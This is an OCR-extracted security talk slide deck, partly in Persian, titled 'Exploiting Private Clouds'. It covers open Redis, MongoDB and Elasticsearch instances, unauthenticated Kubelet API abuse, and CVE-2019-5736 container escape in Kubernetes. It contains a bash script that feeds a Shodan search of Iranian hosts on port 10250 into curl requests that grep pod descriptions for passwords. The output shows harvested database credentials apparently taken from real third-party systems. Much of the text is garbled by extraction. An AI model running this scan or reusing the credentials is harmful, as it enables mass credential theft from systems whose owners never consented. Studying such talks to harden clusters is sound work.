

Exploiting Private Clouds

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مدیرسیستم و DevSecOps استارتاپ ابری فندق متخصص امنیت پلتفرم های ابری

[DEMO]







چرا ابر ؟





با افزایش تعداد استارتاپ ها و همچنین بالا رفتن تعداد کاربر های استفاده کننده از این استارتاپ ها نیاز به زیرساختی مطمئن افزایش پیدا کرده است.



راه کارهای ارایه شده در دنیا و مقدار سرمایه گذاری شرکت های بزرگ مثل آمازون، گوگل کلاد، ای بی ام و مایکروسافت و خیلی شرکت های دیگر در این عرصه نشان دهنده اهمیت این موضوع است.





وابسته بودن به ارایه دهنده سرویس

- عموما عدم توانایی در تغییر زیرساخت
 - پاسخگو نبودن ارایه دهنده سرویس

امنیت

در ابرهای عمومی




- نیاز به نیروی متخصص
 - سخت بودن بروز نگهداشتن زیرساخت
- عدم وجود مکانیزم های امنیتی لایه های پایین تر

منیت

در ابرهای خصوصی



Technologies:














Insecure design by default

Sensitive information disclosure


Access to Host OS

Open Redis:






Examples:



MongoDB:





```
ongoDB shell
 connecting to:
 Server has startup warnings:
2019-02-28T21:48:18.554+0330 I CONTROL
2019-02-28T21:48:18.554+0330 I CONTROL
                                                                                                [initandlisten]
                                                                                                  initandlisten
                                                                                                                                    ** WARNING: Access control is not enabled for the database.
2019-02-28721:48:18.554+0330 I CONTROL 2019-02-28721:48:18.554+0330 I CONTROL 2019-02-28721:48:18.554+0330 I CONTROL 2019-02-28721:48:18.558+0330 I CONTROL 2019-02-28721:48:18.558+0330 I CONTROL 2019-02-28721:48:18.558+0330 I CONTROL 2019-02-28721:48:18.558+0330 I CONTROL 2019-02-28721:48:18.559+0330 I CONTROL
                                                                                                   nitandlisten
                                                                                                                                                               Read and write access to data and configuration is unrestricted.
                                                                                                   nitandlisten
                                                                                                    nitandlisten
                                                                                                                                   ** WARNING: You are running on a NUMA machine.
** We suggest launching mongod like this to avoid performance problems:
** numactl --interleave=all mongod [other options]
                                                                                                    nitandlisten
                                                                                                    nitandlisten
                                                                                                   nitandlisten
                                                                                                   nitandlister
                                                                                                                                   ** WARNING: /sys/kernel/mm/transparent_hugepage/enabled is 'always'.
** We suggest setting it to 'never'
                                                                                                   nitandlisten
                                                                                                  nitandlisten
                                                                                                  initandlisten
                                                                                                  initandlisten
                                                                                                                                   ** WARNING: /sys/kernel/mm/transparent_hugepage/defrag is 'always'.
** We suggest setting it to 'never'
                                                                                                  nitandlisten 
 2019-02-28T21:48:18.559+0330 I CONTROL
                                                                                               [initandlisten]
                                                                              0.001GB
                                            19181677f9c27e 0.000GB
19181677f9c27e 0.000GB
19181672d238ffb1 0.000GB
19181857fa2d61b 0.000GB
19181857fa2d61b 0.000GB
                                              8d0877f4b008 0.000GB
d840a81b8bc4 0.000GB
f8beb6adcfcb 0.000GB
                                             121ffb2972fce 0.000GB
ab3559f44bb0c 0.000GB
                                             cc8bc3b57617a
8c4c80070d0a0
                                                                             0.000GB
0.000GB
                                                                               0.000GB
                                               ecd110931e5f
                                            58eCd110931e5T

65203f82690e00

2ae983a202b8b4

e61b022434b645


3484a8b602e729


34ace344081069

a7cfe3274dc501

060db9e01590ae
                                                                              0.003GB
                                                                              0.000GB
                                                                                0.000GB
                                           5c9ea748e3a913
                                                                               0.010GB
                                                                                0.000GB
                                              daacb85795d88
                                              db05083e6d308
                                             c252c4064a76b
99e6febed1c62
b4a683de22e34
                                             5a41aea7e4528
                                           8e8e71dd0e4cda
ed05fbca40e4a8
37458066b40d52
                                                                              0.001GB
0.001GB
                                                                              0.000GB
0.000GB
                                             e1bc8b979e545
                                                                                0.040GB
> use admin
switched to db admin
```


Elasticsearch and Kibana:







Attacking Clusters

All Your Linux Containers Are Belong to Us



Docker Swarm Architecture :







Less complex in compare with Kubernetes

Used commonly on Staging

Easy to Setup/Use

Kubernetes Architecture:





Easy to setup

High Complexity

Extremely hard for maintenance

Kubernetes vulnerable spots:

etcd

Kubelet API

Post-Attacks:

Internal attacks if no Network policies applied

Docker container escape / privilege escalation

Abusing etcd



Abusing Kubelet API

- Port 10250 gives unlimited access to API
- Port 10255 Read-Only access to API

Concepts:

- Env: Like normal linux environment variable { Plain Text }
- Secrets: Stored in kubernetes and callable by name { Not plain }

Some interesting endpoints:

- /metrics > basic metrics
- /pods > Gives full pod's description

Kubelet API on both port if Authorization and Authentication is not enabled gives access to POD's ENVs.

```
curl http://$TARGET-IP:10255/pods | jq '.' | grep DATA
```

How secrets save you!

```
• • •
                "name": "POSTGRES_USER",
                "valueFrom": {
                  "secretKeyRef": {
                    "name": "uaa-db-secret",
                    "key": "username"
                "name": "POSTGRES_PASSWORD",
                "valueFrom": {
                  "secretKeyRef": {
                    "name": "uaa-db-secret",
                    "key": "password"
```

And how ENVs destroy you

```
• • •
       "image": "mysql:5.7",
            "ports": [
                "name": "mysql",
                "containerPort": 3306,
                "protocol": "TCP"
            "env": [
                "name": "MYSQL_ROOT_PASSWORD",
                "value": "WFDWYxqxjf"
```

Harvesting Passwords from ENVs automatically

```
#!/bin/bash
cat /root/passfinder/list.txt | while read IPS; do curl =m 5 http://$IPS:10255/pods | jq '.' | grep =i
-B 10 PASS =A 10; done
root@Enum ~/passfinder # shodan search --fields ip_str country:ir port:10250 &> list.txt; bash
password.sh
```

```
% Received % Xferd Average Speed
 % Total
                                                                     Time Current
                                                  Time
                                                           Time
                                  Dload Upload Total
                                                           Spent
                                                                    Left Speed
                                          0 --:--: 0:00:02 --:--:-
                                                                                Ocurl: (7) Failed to connect to
 % Total
            % Received % Xferd Average Speed Time
                                                                     Time Current
                                                           Time
                                  Dload Upload Total
                                                           Spent
                                                                    Left Speed
                                            0 --:--:--
curl: (52) Empty reply from server
% Total % Received % Xferd Average Speed Time Time
Dload Upload Total Spent
                                                                     Time Current
                                                                    Left Speed
100 402 0 402 0
                              0 2086
                                           0 --:--:-- 2093
parse error: Invalid numeric literal at line 2, column 0
% Total % Received % Xferd Average Speed Time Time
                                                                     Time Current
                                 Dload Upload Total Spent
                                                                    Left Speed
            0 50411 0
00 50411
                              0 149k
                                             0 --:--:- 149k
                "containerPort": 5432,
                "protocol": "TCP"
           "env": [
                "name": "POSTGRES_USER",
"value": "hithey admin"
                "name": "POSTGRES_PASSWORD",
"value": "hithypass"
                "name": "POSTGRES_DB",
"value": "...,"
            "resources": {},
"volumeMounts": [
                "name": "POSTGRES_USER",
                "valueFrom": {
                  "secretKeyRef": {
                    "name": "standtop-db-secret", 
"key": "username"
                "name": "POSTGRES_PASSWORD",
                "valueFrom": {
                  "secretKeyRef": {
                    "name": "standtop-db-secret", 
"key": "password"
                "name": "POSTGRES_DB",
                "value": "standtop"
           ],
"resources": {},
"volumeMounts": [
```

[DEMO]

Post-Attacks:

- By default kubernetes does not have any network restriction policies!
- Kubernetes uses internal DNS to resolve services within cluster

- Every kubernetes service is resolvable with "my-svc.my-namespace.svc.cluster.local"
- Malicious user can brute-force namespaces for valuable services

```
I have no name!@redis-a-749c59f8b9-ff6vt:/$ curl kibana.efk.svc.cluster.local:443
Kibana server is not ready yetI have no name!@redis-a-749c59f8b9-ff6vt:/$
```

Exploiting privileged PODs with Docker CVE-2019-5736:

```
securityContext:
  allowPrivilegeEscalation: true
  capabilities:
    add:
    - SYS_ADMIN
  privileged: true
```

[DEMO]